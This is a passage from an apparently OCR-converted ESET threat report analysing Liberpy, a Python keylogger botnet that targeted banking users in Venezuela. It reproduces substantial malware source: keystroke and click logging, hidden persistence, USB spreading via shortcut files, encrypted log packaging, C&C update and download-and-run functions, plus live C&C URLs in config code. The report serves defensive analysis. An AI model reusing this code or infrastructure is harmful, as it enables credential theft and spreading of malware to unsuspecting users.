


Image 9 - Distribution of Liberpy versions in ESET detections

As for the detection levels of Liberpy variants, it is important to clarify that version 1.0 has been spreading through the Internet and other means since August 2014, while version 2-0 appeared as of January of 2015.

In other words, Liberpy has been running for more than eight months, recording and sending information to the attackers from at least 2,000 infected computers compromised by this malware family, of which 96% of detections were in Venezuela. Through the actions of HISPASEC and ESET security teams, we have managed to put an end to this criminal operation in the region, helping to prevent new systems from being infected and from leaking sensitive information of company or home users.

Technical analysis

In the previous section, we analyzed how Liberpy operated, the actions undertaken to dismantle it, and statistics relating to the systems that were part of this botnet. Now, we will begin to discuss the technical details of the different variants, highlighting some differences and similarities in their operation.

Python/Spy.Keylogger.G

Liberty1-0.exe is the first variant of the payload involved in the ***Operation Liberpy'***; it is a Python script compiled with ***PyInstaller*** (https://github.com/pyinstaller/). Thus, the attackers' program is an executable that includes all the necessary libraries to intercept the victim's keyboard and mouse activity.

Infection vector

While the propagated files are binary executables, as was made clear above, the underlying code is a ***Python*** script. In other words, once we unpack the executable, it is possible to access the Python scripts and libraries used by the attackers.

In analyzing this script, it is easy to highlight the installation ***PATH*** of the file as well as several other URLs, comments in Spanish and its functionalities and even propagation through USB devices.

```
version=1
nombre_simismo="Liberty1-0.exe"
lastWindow = ""
window = ""
clico = False
destino_texto = "system.html"
filezip=0
last_image = None
tiempo=0
accion="empaquetar()",-1
key = "afdceb6497318520"
url = 'http://siyofuerarico.ddns.net'
update_url='http://sapolipon.ddns.net'

drive_self,nada=path.splitdrive(path.abspath(__file__))


tiempo_replicar=100
tiempo_send=600
tiempo_empaquetar=900
tiempo_get_url=7200

newfolder = drive_self+'/MSDcache'
newpath = drive_self+'/MSDcache/system'

if not path.exists(newfolder): makedirs(newfolder)
if not path.exists(newpath): makedirs(newpath)

SetFileAttributes(newpath,FILE_ATTRIBUTE_HIDDEN)
SetFileAttributes(newfolder,FILE_ATTRIBUTE_HIDDEN)

file = open(newpath+"/"+destino_texto, "a")
file.write("Dia: "+strftime("%d-%m-%y")+"\n<br>")


verde=(25,112,81) #verde de la linea de banesco
blanco=(255,255,255)
negro=(0,0,0)
```

Image 10 - Configuration and setup

When a system is affected by this threat, the installation is on "C:\MSDcache" where another subfolder "\system" that will host keystroke logs is created.

In addition, a logging file is created using HTML format and colors based on the application that generated the event according to its Name Window.

Persistence Mechanisms

The persistence mechanism corresponds to that seen in most keyloggers and banking Trojans in the region. When running the EXE file, an ***HKLM\SOFTWARE\Microsoft\CurrentVersion\Run*** key is created in the registry that points to the executable specified above.

An infected system is easy to verify when running "msconfig" or simply accessing the system registry.

Update Mechanisms

There are two parameters that explain the update of this threat. The first is an update timer (every two hours, 7,200 seconds) and the second is the *update_url* variable, which in this case calls to *hxxp://sapolipon.ddns.net*.

Based on the response of the server and the *get_url ()* method, appropriate action will be taken to update the C&C URL or to send information to the C&C:

```
def get_url():
    global url,update_url

    try:
        r = get(update_url)
    except exceptions.ConnectionError as e:
        pass
    try:
        update_url=r.url
    except:
        pass
    #print update_url
    try:
        respuesta = get(update_url)
    except exceptions.ConnectionError as e:
        return
    url_a=find_between(respuesta.text,'<send>','</send>')
    url_update=find_between(respuesta.text,'<update>','</update>')
    #version_nueva=int(find_between(respuesta.text,'<version>','</version>'))
    if url_a:
        url=url_a #si hay algo en url, esta es la nueva url
        #print url
    #if url_update and version_nueva>version:
        #update(url_update)

    Timer(tiempo_get_url, get_url).start()
```

Image 11 - Update

Through this method and based on the C&C response, the malware will take the appropriate action. C&C or exfiltration URLs may be updated through the search of ***<send>*** and ***<update>*** tags within the server response.

C&C and communication infrastructure

The URLs associated with the C&C related to this variant and its functionality are described below, either for propagation or communication and control by the attacker

C&C servers involved

DNS	Function
hxxp://siyofuerarico.ddns.net	Command and Control Server
hxxp://sapolipon.ddns.net	Sending of Information Server
hxxp://libertyexpress.ddns.net/404/otros/Liberty1-0.exe	Threat propagation URL

Payload

The main purpose of this threat is to steal information from the affected systems by capturing keyboard and mouse events. A text file containing these data is generated, which is then sent to the server at regular intervals.

With such actions, attackers can obtain information from the keys pressed by the user and the places where they click with the mouse in order to access their online bank accounts, social networks, so forth.

In this first version it is marked that attackers a searched for a string name in more than one occasion unlike the other windows:

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName
    if clico:
        clico = False
        return True

    if "[redacted]Online" in lastWindow and "[redacted]Online" in window:
        window =  lastWindow

    key = tecla(event)

    if window != lastWindow:
        if '[redacted] Online" in window:
            file.write('\n<br><span class="windowname">'+window+"</span>\n<br>")
        lastWindow = window

    if "[redacted] Online" in window or '[redacted] Online" in window:
        file.write(key)
    return True
```

Image 12 - Keystrokes in highlighted in specific windows

As can be seen in the image above, if the title of the window where the keystroke was performed contains the target string, the information is stored in the log file.

I'd just say "While we are not aware of any relationship between this variant and other malware families, the set of Python libraries used is similar to the generic tools used to perform these actions.

The main detail of the information has to do with the use of common words in Venezuelan slang such as "jala" (pull) and other terms. The comments are in Spanish, which corroborates our other findings:

```
def empaquetar():

    #print "EMPAQUETANDO"

    global file, t, filezip,accion

    filezip=nombre()            #jala nombre nuevo a paquete
    file.close()                #cierra archivo del log
    zip(newpath, newfolder+'/'+filezip)       #comprime contenido de system
    encrypt_file(key,newfolder+'/'+filezip+".zip")    #encripta
    remove(newfolder+'/'+filezip+'.zip')      #borra el zip
    SetFileAttributes(newfolder+'/'+filezip+".zip.enc",FILE_ATTRIBUTE_HIDDEN) #oculta el encriptadp
    rmtree(newpath)                           #borra carpeta system
    if not path.exists(newpath): makedirs(newpath)      #vuelve a crear carpeta
    SetFileAttributes(newpath,FILE_ATTRIBUTE_HIDDEN)    #oculta carpeta
    file = open(newpath+"/"+destino_texto, "w")         #abre log
    file.write("Dia: "+strftime("%d-%m-%y")+"\n")       #escribe datos en log
```

Image 13 - Indicators showing its development by Venezuelans

Python/Liberpy.A

The second threat that makes up this attack differs in some respects from the variant discussed above, but has the same objective, which is recording what a user in the system does and sending the information to the attacker. The changes are mainly in:

- A list of URLs of the CC
- Strings related to the information that attempts to capture
- Internal Methods

Based on a file diffing tool like ***WinMerge***, we can see the following changes, marked with the yellow lines:




Image 14 - Differences between versions 1-0 and 2-0

Some of the differences between versions are detailed below. The following section will cover the basic information relating to the sample. The key changes are in the information stolen, C&Cs, and the data highlighted when capturing keyboard events.

Propagation via USB devices

Based on the information gathered through ESET Live Grid systems, we can confirm that this threat spreads mainly through two vectors:

- SPAM Campaigns
    - Emails related to this later variant were spread in January 2015.
- Propagation through USB

Sending fake e-mails serving malware passed off as Liberty Express tracking tools for is more common than we had thought: several campaigns were reported. The method of propagation through USB abuses shortcuts (.lnk files) to concatenate commands and infect a system.

The method of propagation through USBs can be seen in the following image with Python code implementing this threat:

```
def replicar(): #replica el virus en los HD disponibles
    CoInitialize()
    #print "Replicar"
    driveletters=[]
    hd_win=environ['SYSTEMDRIVE']

    driveletters.append(hd_win)
    for drive in letters[len(letters)/2:]:
        if GetDriveType(drive+":")==DRIVE_REMOVABLE:
            driveletters.append(drive+":")
    #print driveletters
    hd_win=hd_win+"/"
    for a in driveletters:
        a=a+'/'
        #print testDrive(a)
        if testDrive(a):
            #print a + " Ta gueno! "
            try:
                makedirs(a+"MSDcache")
            except:
                pass
            try:
                copyfile(newfolder+'/'+nombre_simismo, a+"MSDcache/"+nombre_simismo)
            except:
                try:
                    copyfile(nombre_simismo, a+"MSDcache/"+nombre_simismo)
                except:
                    pass
            try:
                SetFileAttributes(a+"MSDcache",FILE_ATTRIBUTE_HIDDEN)
                SetFileAttributes(a+"MSDcache/"+nombre_simismo,FILE_ATTRIBUTE_HIDDEN)
            except:
                pass
            if hd_win==a:   #si es de sistema, crea registro
                if not autorun.exists("Liberty1-0.exe"):
                    autorun.add("Liberty1-0.exe", path.abspath(a+"MSDcache/"+nombre_simismo))


            if GetDriveType(a)==DRIVE_REMOVABLE:    #si es removible, hacer magia ;)
                file = open(a+"/MSDcache/Liberty1-0.bat", "w")
                file.write("explorer.exe %~d0\\1 \nstart %~d0\MSDcache\Liberty1-0.exe \nexit")

                for file in listdir(a):
                    if not file.endswith(".lnk") and not file=="MSDcache" and not file=="system":
                        createShortcut(a+file+".lnk", path.abspath(a+"/MSDcache/Liberty1-0.bat"), path.abspath(a) , path.abspath(file), '"'+file+'"')
                        SetFileAttributes(a+file,FILE_ATTRIBUTE_HIDDEN)

    pio=drive_self+'/'

    if hd_win!=pio:
        exit(0)


    Timer(tiempo_replicar, replicar).start()
```

Image 15 - Replication via USB

This method of spreading via USB devices is used by other families of known malware and has been in use for some time; some of these are:

- *Win32/Dorkbot.B*
- *JS/Bondat*
- *VBS/Agent.NDH*
- *Win32/Pronny.LZ*

Specifically for Latin America this method is usually more effective, since when infecting a USB, it hides all the folders and files and replaces them with shortcuts running/executing the threat.

Infection vector

Liberpy's infection vector did not have changes in its code in version 2.0.

Persistence Mechanisms

Like the first version, the second variant of this *keylogger* uses the system registry to start at the next reboot. Then we can see how the registry of a computer becomes infected by this second version:




Image 16 – msconfig and execution at start

Update Mechanisms

Update mechanisms have not been modified in this second version.

C&C and communication infrastructure

The URLSs associated with the C&C related to this threat and their functions are provided below, whether for propagation or for communication and control by the attacker.

C&C and involved servers

DNS	IP	Resolves	Function
hxxp://puchiupload.ddns.net	172.254.204.70	172.254.204.70/tao/subir.php	C&C
hxxp://puchiupdate.ddns.net	172.254.204.70	172.254.204.70/tao/update.php	Sending information to server
hxxp://190.9.35.152/app/Liberty 2-0.exe	190.9.35.152	None	Hosting service in Panamá

Payload

The capabilities of this second variant of the malware have not been changed, but a few lines of code have been commented below so as to avoid differentiating any window color in the log (systems.dll).

.

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName

    if clico:
        clico = False
        return True

    key = tecla(event)

    if window != lastWindow:
        #print window
        if arrayEnCadena(lista_ventanas,window):
            file.write('\n<br><u>'+window+"</u>\n<br>")
        lastWindow = window

    if arrayEnCadena(lista_ventanas,window):
        file.write(key)

    return True
```

Image 17 - Keystrokes in windows

As shown in the picture above, the string searched for in the previous version was removed. While this action would seem to suggest that the attacker failed to monitor for this information, the code later shows a comment with reference to this string and that the code will not be executed:

```
def onclick(event):
    global clico,t,accion

    pio=event
    clico=True

    keybd_event(0, 0, KEYEVENTF_EXTENDEDKEY, 0)
    keybd_event(0, 0, KEYEVENTF_KEYUP, 0)

    if not window is None:
    #if "[redacted]nline" in window:
        x,y=pio.Position
        #print "click"
        file.write('\n<br><span class="click">'+"("+str(x)+","+str(y)+") "+ strftime("%H:%M:%S")+'</span>')
        accion="empaquetar()",tiempo_empaquetar+tiempo


    #print "chao"
    return True
```

Image 18 - Clicks Keylogging with cursor positions

In this case, the event that triggers this code is a mouse click. Again the string searched before is commented out, unlike the previous version.

Changes between Liberpy versions

Here are some of the changes between the versions:

```
def onclick(event):
    global clico,t,accion

    pio=event
    clico=True

    keybd_event(0, 0, KEYEVENTF_EXTENDEDKEY, 0)
    keybd_event(0, 0, KEYEVENTF_KEYUP, 0)

    if not window is None:
    #if "        Online" in window:
        x,y=pio.Position
        #print "click"
        file.write('\n<br><span
class="click">'+"("+str(x)+","+str(y)+") "+
strftime("%H:%M:%S")+'</span>')
        accion="empaquetar()",tiempo_empaquetar+tiempo
```

```
def onclick(event):
    global clico,t,accion

    pio=event
    clico=True

    keybd_event(0, 0, KEYEVENTF_EXTENDEDKEY, 0)
    keybd_event(0, 0, KEYEVENTF_KEYUP, 0)
    #print "click"
    if not window is None:
        if "        Online" in window:
            x,y=pio.Position
            grab_it()
            #print "grabit"


            file.write('\n<br><span
class="click">'+"("+str(x)+","+str(y)+") "+
strftime("%H:%M:%S")+'</span>')
            respuesta=verificar_vertical()
            if respuesta:
                #im.save(newpath+"/"+"tao.png")
```

Image 19 - Actions when the user makes a click

Configuration

In the image below, you can see some configuration changes between the two versions of the malware, highlighting particularly the version, file name where information is stored, and the C&C URLs, as well as update times and information sent to the attacker:

```
version=2
nombre_simismo="Liberty2-0.exe"
lastWindow = ""
window = ""
viejo = ""
clico = False
destino_texto = "system.dll"
filezip=0

tiempo=0
accion="empaquetar()",-1
key = "afdceb6497318520"
url = 'http://puchiupload.ddns.net'
update_url='http://puchiupdate.ddns.net'

drive_self,nada=path.splitdrive(path.abspath(__file__))


tiempo_replicar=100
tiempo_send=3600
```

```
version=1
nombre_simismo="Liberty1-0.exe"
lastWindow = ""
window = ""

clico = False
destino_texto = "system.html"
filezip=0
last_image = None
tiempo=0
accion="empaquetar()",-1
key = "afdceb6497318520"
url = 'http://siyofuerarico.ddns.net'
update_url='http://sapolipon.ddns.net'

drive_self,nada=path.splitdrive(path.abspath(__file__))


tiempo_replicar=100
tiempo_send=600
```

Image 20 - Changes in configuration

Both versions of Liberpy use the same password for AES encryption, used on logs when a pre-determined size is exceeded.

Keylogging

In this keylogging functions, some verifications have been eliminated:

Liberpy 2-0

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName

    if clico:
        clico = False
        return True



    key = tecla(event)

    if window != lastWindow:
        #print window
        if arrayEnCadena(lista_ventanas,window):

file.write('\n<br><u>'+window+"</u>\n<br>")
        lastWindow = window

    if arrayEnCadena(lista_ventanas,window):

        file.write(key)
```

Liberpy 1-0

```
def OnKeyboardEvent(event):
    global lastWindow, window,clico

    window = event.WindowName

    if clico:
        clico = False
        return True

    if [redacted]Online" in lastWindow and '[redacted]Online"
in window:
        window =  lastWindow

    key = tecla(event)

    if window != lastWindow:
        if [redacted]line" in window:
            file.write('\n<br><span
class="windowname">'+window+"</span>\n<br>")


        lastWindow = window

    if '[redacted]nline" in window or '[redacted] Online" in
window:
        file.write(key)
```

Image 21 - Differences in the keylogging module

New functionalities

Version 2.0 of this malware has two new functions associated with updating and downloading other malware files. These actions would make malware updating more dynamic by actively monitoring infected systems (detailed below); in addition, they give the attacker the ability to install other threats on infected computers:

Functions to update and download other executable files

C&C Update

```
def update(url):

    hd_win=environ['SYSTEMDRIVE']
    local_filename = url.split('/')[-1]
    download_file(url)

    if autorun.exists("Liberty1-0.exe"):
        autorun.remove("Liberty1-0.exe")
    if not autorun.exists("Liberty1-0.exe"):
        autorun.add("Liberty1-0.exe", hd_win+'\\MSDcache\\'+local_filename)
    a = popen('taskkill /F /IM '+nombre_simismo+'"')

    return
```

Image 22 - C&C Update

Download of other files

The image below shows Liberpy code associated with the download of new executable files in the affected system. This difference between versions is very important, as it will allow the attacker to install other threats or tools for stealing information or enabling persistence on the affected networks.

```
def download_file(url):#descarga archivos del mas alla
    hd_win=environ['SYSTEMDRIVE']
    direcciones=url.split(',')
    for url2 in direcciones:
        if(len(url2)>0):
            file_name = url2.split('/')[-1]
            u = urllib2.urlopen(url2)
            f = open(hd_win+'\\MSDcache\\'+file_name, 'wb')
            meta = u.info()
            file_size = int(meta.getheaders("Content-Length")[0])
            #print "Downloading: %s Bytes: %s" % (file_name, file_size)

            file_size_dl = 0
            block_sz = 8192
            while True:
                buffer = u.read(block_sz)
                if not buffer:
                    break

                file_size_dl += len(buffer)
                f.write(buffer)
                status = r"%10d [%3.2f%%]" % (file_size_dl, file_size_dl * 100. / file_size)
                status = status + chr(8)*(len(status)+1)
                #print status,

            f.close()
    return
```

Image 23 - File download function

Liberpy actions within an infected system

To analyze Liberpy, a compromised system was used to monitor the various actions and formats of the logs at the time of an attack. This section will consider some communication data of the affected computer with the C & C and the manner in which the user's keyboard event data are stored'here:




Image 24 - Keylogging File

Malware files remain hidden as their features change:




Image 25 - Malware hiding

To send information to the attacker, the file size is checked; if it exceeds the maximum allowable size, it is compressed and encrypted with an AES key (similar for both versions):

```
def zip(src, dst):
    zf = ZipFile("%s.zip" % (dst), "w")
    abs_src = path.abspath(src)
    for dirname, subdirs, files in walk(src):
        for filename in files:
            absname = path.abspath(path.join(dirname, filename))
            arcname = absname[len(abs_src) + 1:]
            #print 'zipping %s as %s' % (path.join(dirname, filename),
            #                            arcname)
            zf.write(absname, arcname)
    zf.close()
```

Image 26 - Logs Zip

Sending of information and updates

This section displays some of the communications with the C&C server through Wireshark captures, which show how it communicates with the URLs:




Image 27 - Contact with C&C server

The following capture shows the moment in which a Liberpy Bot queries the C&C server on updates or new commands to be executed:




Image 28 - Capture of traffic to subir.php using Wireshark

On the other hand, when sending the information captured by Liberpy from the system, which is sent encrypted, it can be observed that the volume of traffic is much higher. The following screenshot shows the POST that a bot submits to the server, in conjunction with the encrypted data in the file with .enc extension and the checksum it verifies whether it has been sent correctly:




Image 2– Detailed information with system logs

